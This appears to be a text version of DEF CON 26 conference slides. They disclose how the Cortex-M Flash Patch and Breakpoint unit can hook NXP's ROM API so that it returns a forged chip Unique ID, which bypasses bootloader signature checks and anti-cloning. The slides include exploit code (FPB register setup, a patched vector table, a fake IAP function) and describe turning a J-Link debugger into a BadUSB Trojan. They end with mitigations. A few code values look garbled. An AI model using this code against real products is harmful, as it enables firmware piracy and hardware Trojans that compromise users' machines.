Bypassing the ‘secureboot’ and etc on NXP SOCs

Yuwei ZHENG, Shaokun CAO, Yunding JIAN, Mingchuang QIN
UnicornTeam, 360 Technology
Defcon 26

About us

- 360 Technology is a leading Internet security company in China. Our core products are anti-virus security software for PC and cellphones.
- UnicornTeam (https://unicorn.360.com/) was built in 2014. This is a group that focuses on the security issues in many kinds of wireless telecommunication systems.
- Highlighted works of UnicornTeam include:
    - Low-cost GPS spoofing research (DEFCON 23)
    - LTE redirection attack (DEFCON 24)
    - Attack on power line communication (Black Hat USA 2016)

Agenda


- Motivation
- About Secure Boot
- Different implementations of secure boot
- Secure boot and Anti-clone
- Details of the vulnerability
- Exploitation
- Countermeasures

Motivation

- Research the Secure Boot implementation in cost-constrained systems.
- Assess the anti-cloning strength of embedded SoCs.
- Attempt to modify peripherals as hardware Trojan.

About Secure Boot


- Public key-based binary signing and verification
- Signing
  1) Signer generate a key pair, K-priv and
     K-pub(Certificate).
  2) Calculate the binary image's hash.
  3) Encrypt the hash with K-priv,
     the output is Signature.
  4) Attach the Certificate(K-pub) and Signature to
     binary image.
- Verification
  1) Calculate the binary image's hash
  2) Decrypt the Signature with K-pub (certificate),
     the output is the original Hash.
  3) If the two hashes are equal, the Signature is valid,
     which means binary hasn't been modified illegally.



About Secure Boot

- Principle of Secure Boot
- Boot ROM has been masked into the SoCs at the chip manufacturing stage, as well as the Root PuK(public key) has been permanently programmed into the OPT memory during the final product making stage. Silicon's physical mechanism ensures Root PuK and Boot Rom can not be replaced or bypassed.

- Product vendor use its Root PrK(private key) to generate a signature of the Boot image and App PuK, as well as to generate a signature of the Application image with App PrK.



- At the beginning of the system power up, the Boot ROM use the Root PuK to verify the signature of Boot image. If the signature is valid, the boot image will be executed. The boot image loads the Application image into memory, and checks the signature with App PuK. The application image is only executed when the signature is valid.

What can Secure Boot do?

- Prevent firmware from being infected or added with evil features.

  Two attack examples:

  Inject evil features to 4G LTE modem. ([1] blackhat us14, Attacking Mobile Broadband Modems Like A Criminal Would).

  Modify the femoto cell's firmware to eavesdrop 4G users.([2]defcon 23, Hacking femoto cell).

  Secure Boot can be used to mitigate these attacks.

- Protect the intellectual property of product manufacturers.

Different implementations of Secure Boot

- UEFI and Secure Boot

PCs with UEFI firmware and TPM support can be configured to load only trusted operating system bootloaders.

- Secure Boot in the embedded systems

For SoCs that support TrustZone, full-featured Secure Boot can be implemented (High performance arm cores, cortex A7 and after version are required).


Under the assurance of TrustZone, Root PuK of Secure Boot has been burned into the OPT area permanently. The physical characteristics of the chip determines that ROOT PuK and Boot ROM cannot be replaced. The integrity of the entire chain of trust ensures that the tampered image can not executed.

- Secure Boot in non-trustzone SOCs

Lite version of Secure Boot features are always implemented by product manufacturers themselves in the cost-constrained IoT systems.


Secure Boot in non-trustzone SOCs

For the cortex-m class processor, because it is usually used in cost-constrained scenarios, there is not TrustZone and Secure Boot support except the latest m23, m33 which based on armv8m architecture. This makes the widely used M0, M1, M3, and M4 processors does not support TrustZone , so Secure Boot can not be implement natively on the hardware side.



The product manufacturer usually designs its own bootloader. The bootloader always adds the corresponding functions of Secure Boot. That is, the bootloader contains the App PuK, and the application area has been signed with corresponding App PrK (private key). After the system is powered on, the bootloader will perform a signature verification. If the verification fails, the code of application area will not be executed.

We call it as lite version Secure Boot. It's the main point we focus on.



An example of Secure Boot implementation on NXP cortex M4

- NXP design a feature called as Unique ID,which solidifies in the chip during SOC production and cannot be replaced.
- Bonds the signature with Unique ID:

  Signing

  1) Get Chip's Unique ID

  2) hash = Hash(application + Unique ID),

  3) signature = encrypt(hash, App_PrK).


  Verification

  1) Get Chip's Unique ID


  2) hash = Hash(application + Unique ID),

     hash' = decrypt(signature, App_PuK).

  3) hash ?= hash'



The underground piracy industry



One-time costs

Reverse PCB: 20$ - 200$

Crack Fuse: 200$ - 5000$

Unique ID Makes Cloning Difficult

- Security
  - AES decryption programmable through an on-chip API.
  - Two 128-bit secure OTP memories for AES key storage and customer use.
  - Random number generator (RNG) accessible through AES API.
  - Unique ID for each device.

When the secure boot binds the license to the unique ID, even if the pirates purchase same chips, because different chip has different id, the secure boot verification will fail and the normal function of the product still cannot be loaded.

One-time costs


Reverse PCB: 20$ - 100$

Crack Fuse: 200$ - 5000$

Reverse Firmware and patch: 5000$ - 50000$ (must pay again when firmware updated)

The normal procedure to access the Unique ID

- As shown in the figure, in the NXP's cortex-m3, cortex-m4 classes of SoCs, a series of ROM API functions are exported, including the function for reading Unique IDs.



The normal procedure to access the Unique ID

The Unique ID can be access with the following code snippet

```
#define IAP_LOCATION *(volatile unsigned int *)(0x104000100);
typedef void (*IAP)(unsigned int [],unsigned int[]);
IAP iap_entry=(IAP)IAP_LOCATION;
```

Use the following statement to call the IAP:

```
iap_entry (command, result);
```

To read the Unique ID, the command is 58;

The normal procedure to access the Unique ID

46.8.8 Read device serial number

Table 1049.IAP Read device serial number command

Command	Read device serial number
Input	**Command code: 58 (decimal)** **Parameters:** None
Return Code	CMD_SUCCESS |
Result	**Result0:** First 32-bit word of Device Identification Number (at the lowest address) **Result1:** Second 32-bit word of Device Identification Number **Result2:** Third 32-bit word of Device Identification Number **Result3:** Fourth 32-bit word of Device Identification Number
Description	This command is used to read the device identification number. The serial number may be used to uniquely identify a single unit among all LPC43xx devices.
Stack usage	8 B

Bypass the Secure Boot verification

- Patch?

  Heavy reverse analysis work.

  Firmware code is strongly position dependent.

  After the firmware is upgraded, the patch will be replaced.

- Hook?

  It's easy in high level OS.

  Change the behavior of firmware without modify firmware.

  How to hook the functions in IOT firmware?

How to hook the functions in IOT firmware?

8.3 Flash Patch and Breakpoint Unit (FPB)

The Cortex-M4 processor contains a Flash Patch and Breakpoint (FPB) unit that implements hardware breakpoints, and patches code and data from Code space to System space.

This section contains the following subsections:

- Cortex M3/M4 provide a way to remap an address to a new region of the flash and can be use to replace the ROM API entry.

What’s FPB

- FPB has two functions:

  1) Generate hardware breakpoint.

  Generates a breakpoint event that puts the processor into debug mode (halt or debug monitor exceptions)

  2) remap the literal data or instruction to specified memory

- FPB registers can be accessed both by JTAG or MCU itself.

FPB Registers

Name	Function
FP_CTRL	Flash Patch Control Register
FP_REMAP	Flash Patch Remap Register
FP_COMP0 - 5	Flash Patch Comparator Register 0-5
FP_COMP6 - 7	Flash Patch Comparator Register 6-7

FP_COMP0 – 5 are used to replace instructions.

FP_COMP6 – 7 are used to replace literal data.

How FPB works

0x8001000: mov.w r0,#0x8000000

0x8001004: ldr r4, =0x8002000

…

0x8002000: dcd 0x00000000

- If we run this code normally,the result of this code will be: r0=0x8000000,and r4 = 0.
- But if we enable the fpb,the run this code,the result will be: r1 = 0x10000,and r4 = 0xffffffff;

FPB register	Value	Memory of flash code	Value		Memory of sram	Value	
FP_CTRL	0x00000003						
FP_REMAP	0x20001000						
FP_COMP0	0x08001000	0x08001000	0xf04f6000	MOV.W R0,#0x8000000	0x20001000	0xf44f3180	MOV.W R1,#0x10000
FP_COMP1		0x08001004			0x20001004		
FP_COMP2		0x08001008			0x20001008		
FP_COMP3		0x0800100c			0x2000100c		
FP_COMP4		0x08001010			0x20001010		
FP_COMP5		0x08001014			0x20001014		
FP_COMP6	0x08002000	0x08001018	0x00000000		0x20001018	0xffffffff	
FP_COMP7		0x0800101c			0x2000101c		

Key point to process the FPB

- Fpb remap address must be aligned by 32 bytes.
- Fpb remap address must be placed in SRAM area(0x20000000-0x30000000).
- Make sure the remap memory never be replaced. Put these value into a stack area, and move the base position of stack pointer to dig a hole in the SRAM.

Code example(replace literal data)

```
typedef struct
{
    __IO uint32_t CTRL;
    __IO uint32_t REMAP;
    __IO uint32_t CODE_COMP[6];
    __IO uint32_t LIT_COMP[2];
} FPB_Type;
#define FPB ((FPB_Type *)0xE0002000)
#define FPB_DATA ((volatile int*)0x0x2000bfe0)
static const int data = 0xffffffff;
void main()
{
FPB->REMAP=0x2000bfe0;
FPB->LIT_COMP[0] = (uint32_t)&data;
FPB_DATA[6] = 0;
FPB->CTRL = 0x00000003;
printf("%d\n",data);
}
```


Exploitation |

- Change Unique ID to arbitrary value

Patch the __FPB_FUNC and FakeIAP code to the blank area of the flash.

Patch the ResetHander to trig the __FPB_FUNC function to execute.

Do not any changes to Application area, so the signature is still valid.



Exploitation Code

Original vector table

```
__vector_table
        DCD     sfe(CSTACK)
        DCD     Reset_Handler
        DCD     NMI_Handler
        DCD     HardFault_Handler
        DCD     MemManage_Handler
        DCD     BusFault_Handler
        DCD     UsageFault_Handler
                .
                .
                .
```

Patched vector table

```
__vector_table
        DCD     sfe(CSTACK)
        DCD     __FPB_func
        DCD     NMI_Handler
        DCD     HardFault_Handler
        DCD     MemManage_Handler
        DCD     BusFault_Handler
        DCD     UsageFault_Handler
                .
                .
```

```
void _FPB_FUNC()
{
        set_fpb_regs();
        GoToJumpAddress(Reset_Handler);
}
```

Exploitation Code

```
void fake_iap(unsigned int *para,unsigned int *rp_value)
{
    if(para[0]==58)
    {
        rp_value[0] = 0;//success
        rp_value[1] = NEW_UID_0;
        rp_value[2] = NEW_UID_1;
        rp_value[3] = NEW_UID_3;
        rp_value[4] = NEW_UID_4;
    }
    else
    {
        IAP iap_entry=(IAP)(OLD_ENTRY);
        iap_entry(para,rp_value);
    }
    return;
}
```


Demo

Exploitation || -- Add Hardware Trojan

- J-Link is a powerful debug tools for ARM embedded software developer.
- It has an USB port, so it’s a good carrier for hardware Trojan.
- The Trojan can be inject before sell to end user.


Exploitation || -- Add Hardware Trojan


- The J-Link-v10 use an NXP LPC4322 chip, it is based on cortex-m4 core. and this chip is vulnerable.
- 512K internal flash.
- Jlink firmware use the lower 256K flash. There is enough area to inject the Trojan



Add BadUSB into J-Link

- Modify a J-Link into a BadUSB gadget, and the J-Link normal function keeps unchanged.





Trigger Trojan

- How to trigger the malware executing?

It can be considered that there are two sets of firmware stored in the flash, one is the J-Link application firmware, and the other is the BadUSB Trojan firmware. It must be ensured that the J-Link application firmware can run normally most of the time, and users can use J-Link functions normally. The question now is how to trigger the execution of badUSB Trojan firmware?

- Hook the timer interrupt entry

We do it by hooking the application firmware's timer interrupt entry. When the vector function has been executed for certain times, the BadUSB will be triggered to execute. And if the attack is performed successfully, the attacked flag will be reset. After that, the J-Link will continue working normally.

Demo

Mitigation attack strategy

- Be careful to save your firmware, don't leak it in any way.
- Disable the FPB before call ROM API.
- Do not give the chance for CPU to running the patch. For example, do not leave any blank flash area to insert a patch.
- Padding the blank flash area to specific value.
- You’d better always verify signature for the whole falsh area.

Effected chips

- Almost all cotex-m3, cortex-m4 of NXP
- May be other manufactures has the cm3-4 chips which getting UID from a function, but not from a address space.

Advice from psirt of NXP

- Code Read Protection (CRP) Setting

You can set CRP level to CRP3, to disable JTAG and ISP.

The resulting problem is the firmware of the chip also cannot be update anymore through JTAG or ISP. So you must design an IAP instead by yourself if you want to update firmware after your product shipped, and make sure the IAP application cannot be reversed.

	JTAG	ISP
CRP1	NO	YES
CRP2	NO	YES
CRP3	NO	NO

Countermeasure

- It’s not a good idea to put the ROM API in an address region that can be remapped. We recommend SoC vendor prohibit remapping of ROM APIs in subsequent products.

Reference

[1] Andreas Lindh, Attacking Mobile Broadband Modems Like A Criminal Would. https://www.blackhat.com/docs/us-14/materials/us-14-Lindh-Attacking-Mobile-Broadband-Modems-Like-A-Criminal-Would.pdf

[2] Yuwei Zheng, Haoqi Shan, Build a cellular traffic sniffier with femoto cell. https://media.defcon.org/DEF%20CON%2023/DEF%20CON%2023%20presentations/DEFCON-23-Yuwei-Zheng-Haoqi-Shan-Build-a-Free-Cellular-Traffic-Capture-Tool-with-a-VxWorks-Based-Femto.pdf

[3] LPC4300/LPC43S00 user manual. https://www.nxp.com/docs/en/user-guide/UM10503.pdf

[4] Cortex M3 Technical Reference Manual. http://infocenter.arm.com/help/topic/com.arm.doc.ddi0337h/DDI0337H_cortex_m3_r2p0_trm.pdf